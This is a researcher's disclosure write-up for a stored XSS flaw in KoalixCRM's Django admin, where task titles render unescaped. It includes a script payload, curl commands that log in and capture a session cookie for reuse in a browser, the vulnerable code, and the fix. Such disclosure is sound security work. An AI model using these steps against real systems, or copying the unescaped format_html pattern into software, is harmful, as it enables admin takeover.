CVE-2026-112289 - Koalixcrm through 1.14.0 Stored XSS via Task Title in Django Admin
A GitHub repository version of this disclosure can be read here: CVE-2026-112289.
| Detail | Information |
|---|---|
| CVE Record | CVE-2026-112289 |
| Severity | 5.1 Medium (CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:L/VI:L/VA:N/SC:L/SI:L/SA:N) 5.4 Medium (CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N) |
| Date Published | 2026-10-19 |
| Software Name | KoalixCRM |
| Affected Version(s) | 0 through 1.14.0 |
| Software Link | https://github.com/koalixswitzerland/koalixcrm |
| Vendor | KoalixSwitzerland |
| Researcher Credits | Aaron Amran Bin Amiruddin (@aaronamran) |
Description
Koalixcrm through 1.14.0 contains a stored cross-site scripting vulnerability that allows staff users to inject script by storing malicious task titles rendered unescaped by Task.link_to_task(). Attackers can embed HTML or script that executes when administrators open the task changelist or change form, enabling actions like creating a superuser.
Prerequisites
- koalixcrm running locally at
http://localhost:8000 - Superuser credentials:
admin:admin123 - A Task already exists in the DB with
title='<script>alert("STORED-XSS-TASK")</script>'
Proof-of-Concept
1. Login via curl to get the session cookie.
rm -f /tmp/opencode/cookies.txt
BASE="http://localhost:8000/admin"

# GET login page: captures csrftoken cookie + extracts token from HTML
csrf=$(curl -s -c /tmp/opencode/cookies.txt "$BASE/login/?next=/" | grep -oP 'name="csrfmiddlewaretoken"
value="\K[^"]+')
echo "CSRF token: $csrf"

# POST login with matching csrfmiddlewaretoken + Referer header
curl -s -L -b /tmp/opencode/cookies.txt -c /tmp/opencode/cookies.txt \
-H "Referer: $BASE/login/?next=/" \
-d "username=admin&password=admin123&csrfmiddlewaretoken=$csrf&next=/" \
"$BASE/login/?next=/" -o /dev/null -D /tmp/opencode/login_resp.txt

grep -i "set-cookie.*sessionid" /tmp/opencode/login_resp.txt | head -1
sessid=$(grep sessionid /tmp/opencode/cookies.txt | cut -f7)
echo "SESSION COOKIE VALUE: $sessid"

# Expected Output:
CSRF token: kUMCU9o7Rc3OdEXn6YVv8rFUBV3CBtfCF7xyzsHdn7GGVebScpNoYBeRr4HqJeyk
Set-Cookie:  sessionid=qeaix5bl00m9t3pio3c73nbilsczdsme; expires=Mon, 02 Nov 2026 01:05:53 GMT; HttpOnly
; Max-Age=1209600; Path=/; SameSite=Lax
SESSION COOKIE VALUE: qeaix5bl00m9t3pio3c73nbilsczdsme
2. Now we login to the browser using the session cookie. We need to copy the SESSION COOKIE VALUE obtained. In the browser at http://localhost:8000/admin/login/?next=/ , we use the developer tools to add a new cookie (Name: sessionid, Value: paste_the_SESSION_COOKIE_VALUE_here, Domain: localhost, Path: /) and save it.
3. To trigger and prove the XSS, we open the link http://localhost:8000/admin/crm/task/ while logged in via the valid cookie. We should see the following:

The Task admin changelist page renders link_to_task() for every task in list_display. Since the task's title contains <script>alert("STORED-XSS-TASK")</script> and it was interpolated before format_html(), the script tag appears unescaped in the HTML and executes immediately.
Vulnerable Code Section
def link_to_task(self):
if self.id:
    return format_html(
        "<a href='/admin/crm/task/%s' >%s</a>"
        % (str(self.id), str(self.title))   # ← title interpolated BEFORE format_html
    )
link_to_taskis registered inlist_display, so the return value is rendered unescaped in the changelist HTML for every row. The root cause isformat_html(string % values)is equivalent tomark_safe(string % values). Django's escaping only happens whenformat_htmlreceives the format string and its arguments separately:
# Safe — format_html escapes each arg individually
format_html("<a href='{}'>{}</a>", url, label)

# Unsafe — format_html receives a pre-built string; nothing is escaped
format_html("<a href='%s'>%s</a>" % (url, label))
Recommended Fix
- Pass format arguments directly to
format_html()instead of pre-building the string:
# Before (vulnerable)
def link_to_task(self):
    if self.id:
        return format_html(
            "<a href='/admin/crm/task/%s' >%s</a>"
            % (str(self.id), str(self.title))
        )

# After (safe -> format_html escapes each argument individually)
def link_to_task(self):
    if self.id:
        return format_html(
            "<a href='/admin/crm/task/{}'>{}</a>",
            self.id,
            self.title,
        )
- Apply the same fix to every method in the codebase that uses
format_html("..." % (...)). Here is a one-line grep to find all instances:
grep -rn "format_html.*%" koalixcrm/
Timeline
- 19 October 2026: The vulnerability was initially discovered in a local environment setup. I raised a GitHub Issue to the maintainers and shared the link to VulnCheck when reporting on their webform. Later that night, VulnCheck published this CVE.
- 21 October 2026: I published this blog post.
See you in the next hack.
@aaronamran
October 2026